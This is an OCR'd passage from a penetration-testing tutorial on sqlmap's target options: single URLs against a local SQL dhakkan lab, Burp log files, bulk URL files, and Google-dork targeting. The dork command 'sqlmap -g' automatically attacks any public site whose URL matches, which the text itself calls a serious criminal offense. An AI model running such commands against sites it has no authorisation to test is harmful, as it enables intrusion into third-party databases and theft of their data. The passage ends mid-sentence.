
iGNITE Technologies



SQL INJECTION WITH SQLMAP

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

Hello everyone. This publication will focus on a category of sqlmap commands called the “target commands.” Many might not have tried these commands but they can be proved very useful in the corporate world.
In this article, we’ll be shifting our focus back on one of the finest tools for SQL penetration testing available called SQLMAP.

sqlmap

sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features


- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain a string like a name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit'sMeterpreter getsystem command.

Comprehensive Guide to Sqlmap

The Sqlmap's Exploitation


Since it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with SQL dhakkan installed in it. You can refer to the **articles** published earlier to get an idea on how to configure dhakkan in your machine too. So, without further ado, let's dive in.

```
http://192.168.1.132/sqli
```



First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

```
http://192.168.1.132/sqli
```



Target URL


One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding **'-u <URL>'** in sqlmap command we can specify the URL we are targeting to check for SQL injection. It is the most basic and necessary operation.

Here, let's fetch all the databases that IP address 192.168.1.132 might have by suffixing **–dbs**


```
sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs
```

Now, all the databases available in the given IP have been dumped!




Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.
The log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.




Go to the website "**leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1**" and capture the request in a burp. It has an SQL injection lab installed over public IP for penetration testers.

The captured request will be something like:




Now **right click->save item** and save this request as **"logfile"** on the desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

```
sqlmap -l /root/Desktop/logfile
```



Target Bulkfile


Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.
So, let's create a bulkfile on the desktop called **bulkfile.txt.**

```
touch bulkfile.txt
sudo nano bulkfile.txt
```

This will open up a command line text editor called 'nano'. Let's feed in some URLs.
To save the file: **CTRL+O -> ENTER**
To exit nano: **CTRL+X**
We are all set to attack both of these URLs together by the command:

```
sqlmap -m /root/Desktop/bulkfile.txt --dbs
```

We'll get the list of databases and we can continue with our other URL.




Target Google Dorks

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that match the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offense so it is advised that you play with it carefully.

As we know that error based SQL injections are often found in URLs having '**.php?id=<num>**' in them, we can apply the **inurl** Google dork to find all the websites with this in its URL.


```
sqlmap -g "inurl: ?id=1"
```



As you can see sqlmap has found a website with '?id=1' in its URL.


I'll be pressing n 